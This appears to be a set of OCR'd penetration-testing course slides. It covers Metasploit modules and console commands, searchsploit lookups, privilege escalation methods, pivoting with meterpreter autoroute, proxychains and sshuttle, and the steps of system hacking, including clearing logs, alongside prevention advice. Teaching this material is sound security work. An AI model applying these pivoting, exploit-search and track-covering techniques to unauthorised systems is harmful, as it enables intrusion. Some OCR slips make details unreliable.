If fuzzing discovers that certain inputs require a long time to process, this information can be used to launch a DDoS attack. A DDoS attack involves sending so many requests to a system that it stops functioning. Fuzzing allows requests to be tailored so that they require the most system resources to respond to.

3. SQL Injection
An SQL injection attack is when malicious SQL statements are sent to an application. If these statements are not properly sanitized, they can allow an attacker to interact with the database. This may allow them to steal data or modify it. Fuzzing is an effective tool for attempting large amounts of SQL statements and determining if any produce a favorable response.


Metasploit

Metasploit Framework:

- The Metasploit framework is the leading exploitation framework used by Penetration testers, Ethical hackers, and even hackers to probe and exploit vulnerabilities on systems, networks, and servers.
- It allows you to find information about system vulnerabilities, use existing exploits to penetrate the system, helps create your own exploits, and much more.
- It is an open-source utility developed by Rapid7 software company.

Install Metasploit on Linux

1.
```
$ apt install metasploit-framework
```

2.


Metasploit changes its greeting messages every time you fire up the Metasploit Framework with the msfconsole command, so you might see a different greeting message when you run it.

Modules of Metasploit Framework

The core functionalities that Metasploit provides can be summarized by some of the modules:

1. **Exploits:** Exploit is the program that is used to attack the vulnerabilities of the target. There is a large database for exploits on Metasploit Framework.

2. **Payloads:**
   - Payloads perform some tasks after the exploit runs.
   - There are different types of payloads that you can use. For example, you could use the reverse shell payload, which basically generates a **shell/terminal/cmd** in the victim machine and connects back to the attacking machine.
   - Metasploit Framework has a lot of options for payloads. Some of the most used ones are the **reverse shell**, **bind shell**, **meterpreter**, etc.

3. **Auxiliaries:**
   - These are the programs that do not directly exploit a system. Rather they are built for providing custom functionalities in Metasploit.
   - Some auxiliaries are sniffers, port scanners, etc. These may help you scan the victim machine for information gathering purposes.

4. **Encoders:** Metasploit also provides you with the option to use encoders that will encrypt the codes in such a way that it becomes obscure for the threat detection programs to interpret.

- **evasion, nops,** and **post** are the additional entries.

Components of Metasploit Framework

Metasploit is open-source and it is written in Ruby. It is an extensible framework, and you can build custom features of your likings using Ruby. You can also add different plugins.

At the core of the Metaslpoit framework, there are some key components:

1. **msfconsole:** This is the command line interface that is used by the Metasploit Framework. It enables you to navigate through all the Metasploit databases at ease and use the required modules. This is the command that you entered before to get the Metasploit console.

2. **msfdb:** Metasploit Framework gives you the option to use PostgreSQL database to store and access your data quickly and efficiently.

3. **msfvenom:** This is the tool that mimics its name and helps you create your own payloads (venoms to inject in your victim machine).

4. **meterpreter:**
   - meterpreter is an advanced payload that has a lot of functionalities built into it. It communicates using encrypted packets.
   - meterpreter is quite difficult to trace and locate once in the system. It can capture screenshots, dump password hashes, and many more.

Basic commands of Metasploit Framework

- Msfconsole

  - **#msfconsole**
  - **msf6>help**
  - **msf6> show -h**
  - **msf6> search e.g. search samba**
  - **msf6> use [exploit name/number]**
  - **msf6> use → info or >show info**
  - **msf6> options or >show options**
  - **msf6 exploit> set**

3.4 Searching for Exploits

- **Browser**
  - Always search in "google" or others: **<service_name> [version] exploit**
  - You should also try the **shodan exploit search** from https://exploits.shodan.io/.
  - The **Exploit Database** (www.exploit-db.com) is currently maintained by the Offensive Security organization which specializes in advanced Windows exploitation, web application security, and various prominent penetration tester certification training.

- **Searchsploit**
  - Useful to search exploits for services in **exploitdb from the console.**

```
#Searchsploit tricks
searchsploit "linux Kernel" #Example
searchsploit apache mod_ssl #Other example
searchsploit -m 7618 #Paste the exploit in current directory
searchsploit -p 7618[.c] #Show complete path
searchsploit -x 7618[.c] #Open vi to inspect the exploit
searchsploit --nmap file.xml #Search vulns inside an nmap xml result
```

- **MSF-Search:**

```
msf> search platform:windows port:135 target:XP type:exploit
```

3.5 Privilege Escalation

- A Privilege escalation attack is defined as a cyberattack to gain illicit access of elevated rights, or privileges beyond what is entitled for a user.
- This attack can involve an external threat actor or an insider.
- Privilege escalation is a key stage of the cyberattack chain and typically involves the exploitation of a privilege escalation vulnerability, such as a system bug, misconfiguration, or inadequate access controls.

3.5 Privilege Escalation

Vertical vs Horizontal Privilege Escalation
Privilege escalation attacks are separated into two broad categories—horizontal privilege escalation and vertical privilege escalation.

- **Horizontal privilege escalation** involves gaining access to the rights of another account—human or machine—with similar privileges. This action is referred to as "account takeover." Typically, this would involve lower-level accounts (i.e., standard user), which may lack proper protection. With each new horizontal account compromised, an attacker broadens their sphere of access with similar privileges.

- **Vertical privilege escalation**, also known as a privilege elevation attack, involves an increase of privileges/privileged access beyond what a user, application, or other asset already has. This entails moving from a low-level of privileged access to a higher amount of privileged access. Achieving vertical privilege escalation could require the attacker to perform a number of intermediary steps (i.e., execute a buffer overflow attack, etc.) to bypass or override privilege controls, or exploit flaws in software, firmware, the kernel, or obtain privileged credentials for other applications or the operating system itself. In 2020, elevation of privilege vulnerabilities comprised 44% of all Microsoft vulnerabilities, according to the Microsoft Vulnerabilities Report 2021.

3.5 Privilege Escalation


Vertical vs Horizontal Privilege Escalation
Privilege escalation attacks are separated into two broad categories—horizontal privilege escalation and vertical privilege escalation.

- **Horizontal privilege escalation**
- **Vertical privilege escalation**

Horizontal Privilege Escalation Attack

While each user above has only a standard user account, each also has different spheres of access that encompass different assets and credentials. Some of those credentials may be shared with other users/assets, allowing lateral movement and horizontal escalation. An internal horizontal escalation attack can occur between each of these accounts. An outside attacker can also achieve horizontal escalation by initially compromising one of these accounts.

Vertical Privilege Escalation Attack




In this vertical escalation attack, a threat actor moves from standard user access to an IT Help Desk account before gaining Linux sysadmin (root) access. Each subsequent step represents more privileged access and an example of vertical privilege escalation.

3.5 Privilege Escalation

How does Privilege Escalation Work?

There are five primary methods:
1.Credential exploitation
2.Vulnerabilities and exploits
3.Misconfigurations
4.Malware
5.Social engineering



The attack chain diagram below shows the primary techniques used by a threat actor, regardless of being an insider or external threat, to begin their mission and propagate through an environment.

3.5 Privilege Escalation

What Are Privilege Escalation Attacks?

- Typically, the second step in the cyberattack chain involves privilege escalation to accounts with administrative, root, or higher privileged rights than the account initially compromised.

5 Common Privileged Escalation Attack Methods

1. Credential Exploitation
2. Privileged Vulnerabilities and Exploits
3. Misconfigurations
4. Malware
5. Social Engineering

3.5 Privilege Escalation

5 Common Privileged Escalation Attack Methods

1. **Credential Exploitation:**
   - If attackers obtain a privileged user's account name – even without the password – it is a matter of time before they obtain the password. Once they obtain a working password, they can move laterally through the environment undetected.
   - Even if the attacker is detected and the organization resets the password or reimages the affected system, the attacker may have a way to retain a persistent presence – for example, via a compromised mobile phone or rootkit malware on a device.
   - Here are common ways attackers can gain access to credentials:
     1. Password Exposure
     2. Password Guessing
     3. Shoulder Surfing
     4. Dictionary Attacks
     5. Rainbow table Attack
     6. Brute force password attacks …..etc.

3.5 Privilege Escalation

5 Common Privileged Escalation Attack Methods

2. Privileged Vulnerabilities and Exploits:

- Attackers can perform privilege escalation by exploiting vulnerabilities in the design, implementation, or configuration of multiple systems – including communication protocols, communication transports, operating systems, browsers, web applications, cloud systems, and network infrastructure.
- The level of risk depends on the nature of the vulnerability and how critical is the system in which the vulnerability is discovered.

3. Misconfigurations

- Privilege escalation very commonly results from misconfiguration, such as failure to configure authentication for a sensitive system, mistakes in firewall configuration, or open ports.
- Here are a few examples of security misconfigurations that can lead to privilege escalation:
  - Cloud storage buckets exposed to the Internet with no authentication.
  - Default passwords used for admin or root accounts (this is common for IoT devices).
  - Insecure defaults for a newly installed system, which are not changed due to negligence or lack of knowledge.
  - Backdoor into the environment which was known to administrators but not documented, and is discovered by an attacker.

3.5 Privilege Escalation

5 Common Privileged Escalation Attack Methods

4. Malware

- Attackers can use many types of malware, including trojans, spyware, worms, and ransomware, to gain a hold on an environment and perform privilege escalation.
- Malware can be deployed by exploiting a vulnerability, can be packaged with legitimate applications, via malicious links or downloads combined with social engineering, or via weaknesses in the supply chain.
- Malware typically runs as an operating system process and has the permissions of the user account from which it was executed. So, there are two directions for exploitation:
  - Attackers who gain access to a user account can deploy malware at user level, and then find a way to increase their privileges.
  - Attacks who have already escalated privileges can deploy malware at admin or root level, and use it to gain persistent access to an entire environment.

- Here are common examples of malware that can be used for privilege escalation:
  - Worms, Rootkits, Bad bots, Trojan, Ransomware, Adware and Spyware.

3.5 Privilege Escalation

5 Common Privileged Escalation Attack Methods

5. Social Engineering

- Social engineering is used in almost all cyber attacks. It relies on manipulating people into violating security procedures and divulging sensitive or personal information. It is a very common technique used by attackers to gain unauthorized access and escalate privileges.

- Social engineering is highly effective because it circumvents security controls by preying on human weaknesses and emotions. Attackers realize that it is much easier to trick or manipulate a privileged user than break into a well-defended security system.

- Here are common types of social engineering attacks and how they are used for privilege escalation:
  - **Phishing** – an attacker sends a message that appears to be legitimate, with a malicious link or attachment. If the victim clicks the link or executes the attachment, the attacker typically deploys malware and compromises their device. Depending on the type of malware, this may allow the attacker to take over the user's credentials.
  - **Spear phishing** – a sophisticated form of phishing custom-made for a specific privileged user or group of users. Spear phishing can allow attackers to take over highly privileged accounts like those belonging to system administrators, finance employees, or senior executives.

3.5 Privilege Escalation

5 Common Privileged Escalation Attack Methods

5. Social Engineering

- **Vishing (voice phishing)** – attackers call company employees impersonating an authoritative figure, such as the company's IT staff, the bank, or law enforcement. Employees can be tricked into providing sensitive information like passwords or access details, or even coerced into installing malware on their device.
- **Scareware** – a malicious software program that tricks victims into thinking their devices are infected, and asks them to download additional software or execute an action, which in reality deploys malware on their machine. Like other techniques, this can be used to compromise a victim's device and take over their account.
- **Watering hole** – an attacker compromises a website visited by a group of privileged individuals. For example, this could be a certain page on a corporate intranet. Any employee visiting the page may have a malicious script run in their browser, or can be tricked into clicking a malicious link.
- **Pharming** – a fraud scheme in which software deployed on the victim's device sends them to a fake website, impersonating a trusted institution like a bank or government website. The victim is then tricked into providing personal details, which the attacker can use to take over their account.

3.5 Privilege Escalation

- Link: Windows and Linux Privilege Escalation

Operating Systems and Privileged Escalation

Table: *Operating Systems and Privileged Escalation*

Operating System	Credential Exploitation	Vulnerabilities & Exploits	Misconfigurations	Malware	Social Engineering
Windows	H	H	M	H	H
macOS	H	M	L	M	H
Unix	H	M	M	L	L
Linux	H	H	H	M	H
Infrastructure	H	M	M	L	L
IoT	H	M	H	L	L
IoT	H	L	H	L	L

Table Legend:
H – High occurrence and probability of an attack vector with a wide variety of threats against the organization
M – Medium probability of an attack vector against an organization with a medium chance of wide scale success
L – Rare or infrequent occurrence of an attack against an organization and a low probability it would be successful

3.5 Privilege Escalation

How to Prevent and Mitigate Privilege Escalation Attacks

- Because privilege escalation attacks can start and advance myriad different ways, multiple defense strategies and tactics are required for protection.
- However, implementing an identity-centric approach and privileged access management controls will help organization protect against the broadest range of attacks and go the furthest to reducing the attack surface.
- Here are some best practices:

1. **Fully manage the identity lifecycle**, including provisioning and de-provisioning of identities and accounts to ensure there are no orphaned accounts to hijack.
2. **Use a password management solution** to consistently apply strong credential management practices (discovery, vaulting, central management, check-in, check-out) for both humans and machines. This also entails eliminating default and hardcoded credential.
3. **Enforce least privilege**: Remove admin rights from users and reduce application and machine privileges to the minimum required. Just-in-time access should also be implemented to reduce persistent or standing privileges.
4. **Apply advanced application control and protection** to enforce granular control over all application access, communications, and privilege elevation attempts.

3.5 Privilege Escalation

How to Prevent and Mitigate Privilege Escalation Attacks5. Social Engineering

6. **Monitor and manage all privileged sessions** to detect and quickly address any suspicious activity that might indicate a hijacked account or an illicit attempt at privilege escalation or lateral movement.
7. **Harden systems and applications**:
    1. This complements the principle of least privilege and can involve configuration changes, removing unnecessary rights and access, closing ports, and more.
    2. This improves system and application security and helps prevent and mitigate the potential for bugs that leave vulnerability to injection of malicious code (i.e., SQL injections), buffer overflows, etc. or other backdoors that could allow privilege escalation.

3.5 Pivoting/ Lateral movement

What Is Pivoting in Penetration Testing?

- During a cyberattack, the attackers rarely gain entrance to the entire network at once. Instead, attackers often focus on gaining access to a network via a single weak point.
- This is typically done through techniques such as phishing, malware, or scanning for security holes.
- Once inside the network, the attackers attempt to conceal themselves while moving to other systems connected to this point of entry.

- **Pivoting** is the act of using a compromised system to spread between different computer systems once inside the network, simulating the behavior of a real attacker. This compromised machine is sometimes referred to as the "instance," "plant," or "foothold."
- After obtaining a foothold, penetration testers scan the network for other subnets and machines, looking for the most valuable (and vulnerable) points of attack.
- For example, an administrator machine may grant the attacker additional privileges and unlock new possible operations.
- Gaining access to these connected systems is easier from the inside because penetration testers can use the compromised machine's credentials and try to disguise their behavior as legitimate network traffic.

- **Pivoting** is closely related to the concept of **lateral movement** in cybersecurity, and the terms are often used interchangeably. However, "pivoting" is most accurately used to refer to the act of moving from host to host, while "lateral movement" also includes the act of privilege escalation (gaining access to other users and accounts) on the same machine.

3.5 Pivoting/ Lateral movement

Different Types of Pivoting:
There are multiple ways for penetration testers to perform pivoting. Below are a few of the most common types of pivoting in penetration testing:

A. **Port forwarding:** The attacker creates a tunnel between two machines via open TCP/IP ports, forwarding packages and traffic from one to another. There are multiple forms of port forwarding:
   1. **Local port forwarding:** The compromised machine "listens" for data and instructions from the attacker's machine, allowing the attacker to access internal services.
   2. **Remote port forwarding:** The attacker maps ports on their machine to local ports on the compromised machine, allowing them to reach internal services through an SSH connection.
   3. **Dynamic port forwarding:** The attacker creates a SOCKS proxy server for tunneling traffic, with the compromised machine acting as a middleman between the attacker's machine and internal services.

B. **VPN pivoting:** The attacker starts a virtual private network (VPN) client on the compromised machine, accessing a remote VPN server. The attacker then sends data from the server to the client and can also access information (e.g., network traffic) from the compromised machine by sending data from the client to the server.
C. **Proxy pivoting/SSH pivoting:** The attacker establishes a local proxy server through SSH. Any connections to the designated port are then forwarded through the proxy to their final destination.
D. **Routing tables:** The attacker changes the routing table of the compromised machine to add a new route. This route will require any traffic sent to the destination to tunnel through the defined gateway, allowing the attacker to capture this data.

3.5 Pivoting/ Lateral movement

How Do Penetration Testers Pivot?

Below are few tools and techniques for how penetration testers pivot in a real-world scenario:

1. **Meterpreter**

   Meterpreter is a payload available through the Metasploit penetration testing software that gives the attacker an interactive, invisible shell for running commands and controlling the compromised machine.

   Using Meterpreter, penetration testers can use the routing table pivoting method discussed above via the **autoroute** command. For example, the command:

   ```
   meterpreter> run autoroute -p
   prints the active routing table
   ```

   The command:

   ```
   meterpreter> run autoroute -s 10.1.1.0 -n 255.255.255.0
   adds a route to 10.10.10.1/255.255.255.0.
   ```

   NOTE: Metasploit has an `autoroute` meterpreter script that will permit us to attack second network through our initial compromised machine.

2. **proxychains**

   - proxychains is a tool for Unix systems that allows users to route any TCP connection through HTTP or a SOCKS proxy.
   - To start using proxychains, penetration testers can simply edit the `proxychains.conf` configuration file, which contains a list of the proxy servers used on the local machine.
   - By specifying the desired host and port number, attackers can add a new local proxy server to conceal their activities. Attackers can even chain multiple proxies together, which makes the task of evading detection (and being traced once detected) even more difficult.

3.5 Pivoting/ Lateral movement

How Do Penetration Testers Pivot?

Below are few tools and techniques for how penetration testers pivot in a real-world scenario:

3. **sshuttle**
    - The **sshuttle** tool describes itself as "*where transparent proxy meets VPN meets ssh*."
    - **sshuttle** takes a hybrid approach, combining elements of both VPNs and SSH port forwarding to create a tunnel for exchanging network packets.
    - Using **sshuttle**, penetration testers can establish a VPN connection between a local machine and any remote server with Python installed and that is available via SSH.
    - For example, the command below redirects the network 192.168.30.0/24 to the local machine at the address 192.168.10.5:

```
sshuttle -r localhost@192.168.10.5 192.168.30.0/24
```

3.6 System Hacking

- System hacking refers to using technical skills and knowledge to gain access to a computer system or network.
- Hackers employ many methods to get into a system by exploiting its vulnerabilities and concealing their activities to avoid detection.
- Most people imagine system hacking as the work of so-called “black hat” or “gray hat” hackers who haven’t obtained the owner’s permission to enter the system. However, system hacking is also done by ethical hackers who received authorization beforehand to test the system’s security and improve any weaknesses.
- Malicious actors make use of multiple system hacking tools and techniques. System hacking software such as Nmap, Metasploit, Wireshark, and Acunetix help attackers detect and capitalize on vulnerabilities in the target system. Attackers may also use dedicated tools such as a phone hacking system for mobile devices.

3.6 System Hacking

The System Hacking Steps:

System hackers generally follow a well-worn set of steps to gain and maintain access to a system. Below, we'll discuss each of the four system hacking steps in detail.

1. Gaining Access

First and foremost, system hackers must be able to access a system. This can be accomplished in multiple ways:

- **Password attack:** In perhaps the most basic technique, attackers can attempt to enter a system by entering the login credentials of a legitimate user. So-called "brute force" attacks try to guess a user's password by testing all possible combinations until the correct one is discovered.

- **Stolen credentials:** System hackers may already have a user's credentials, making it easy to access the system. For example, the user may have been tricked by a phishing email into divulging their password. Attackers also use databases of usernames and passwords exposed after a data breach, assuming that users reuse the same password for multiple systems.

- **Vulnerability exploitation:** New vulnerabilities are constantly being discovered in computer systems, while old ones may still be unpatched. Technically sophisticated attackers can exploit the vulnerabilities they discover through techniques like SQL injection, cross-site scripting, and buffer overflows.

3.6 System Hacking

The System Hacking Steps:

2. Escalating Privileges

Once inside the computer or network, a system hacker may not be able to carry out the entire plan of attack right away. Instead, the hacker needs to exploit bugs or flaws in the system to gain additional privileges beyond those authorized initially. This process is known as privilege escalation.

There are two main types of privilege escalation: horizontal and vertical:

- In **horizontal privilege escalation,** the attacker initially gains access to a standard user's account before spreading throughout the network to other user accounts. These other accounts may have files, applications, and emails that will be useful in the attack.

- In **vertical privilege escalation**, the attacker seeks to possess a higher-level user account, such as one with administrator or root access. This access makes it much easier for hackers to continue their attacks undetected and launch more diverse attacks.

3.6 System Hacking

The System Hacking Steps:

3. Maintaining Access

Even after gaining access to the system, hackers must work to maintain this access so that the attack isn't interrupted—or if it's interrupted, it can continue later.

- For instance, the attackers may install keyloggers or spyware on a system to record the user's activities and keystrokes. By secretly capturing user credentials, attackers can re-enter the system later, even if the password is changed.

- Another technique to maintain access is installing a backdoor: a hidden "portal" that allows hackers to bypass normal security controls and directly enter the system. This can be done through malware such as Trojan horses that appear innocuous and remain hidden for a long time.

3.6 System Hacking

The System Hacking Steps:

4. Clearing Logs

- Finally, system hackers must cover their tracks to prevent or delay their target from discovering the attack.

- One common practice is to clear the system logs, which can provide crucial evidence that an attacker has gained unauthorized entry. Hackers may use tools such as Meterpreter to erase the proof of their movements throughout the network.

- An additional essential step involves hackers deleting the history of the commands they've executed in shell programs such as Bash (for Linux) or the Windows shell. Without deleting these commands, victims could examine their shell history to reconstruct the attacker's actions precisely.

3.6 System Hacking

How to Prevent Your Systems From Being Hacked:

Putting a stop to system hacking by malicious actors is a never-ending process, as new vulnerabilities are discovered, and new defenses are created. The security tips and best practices below will help you prevent your systems from being hacked:

- Require users to deploy strong passwords and multi-factor authentication, making it more difficult for attackers to gain access.
- Train and educate users in recognizing common attack techniques (e.g., phishing and social engineering).
- Install IT security applications such as antivirus and antimalware software, firewalls, and SIEM (security information and event management) tools.
- Keep up-to-date with the latest security patches for your software, firmware, and operating system.
- Join forces with ethical hackers who can help you detect system flaws without exploiting them. These individuals will scan your IT environment for vulnerabilities and suggest any actions that should be taken to patch them.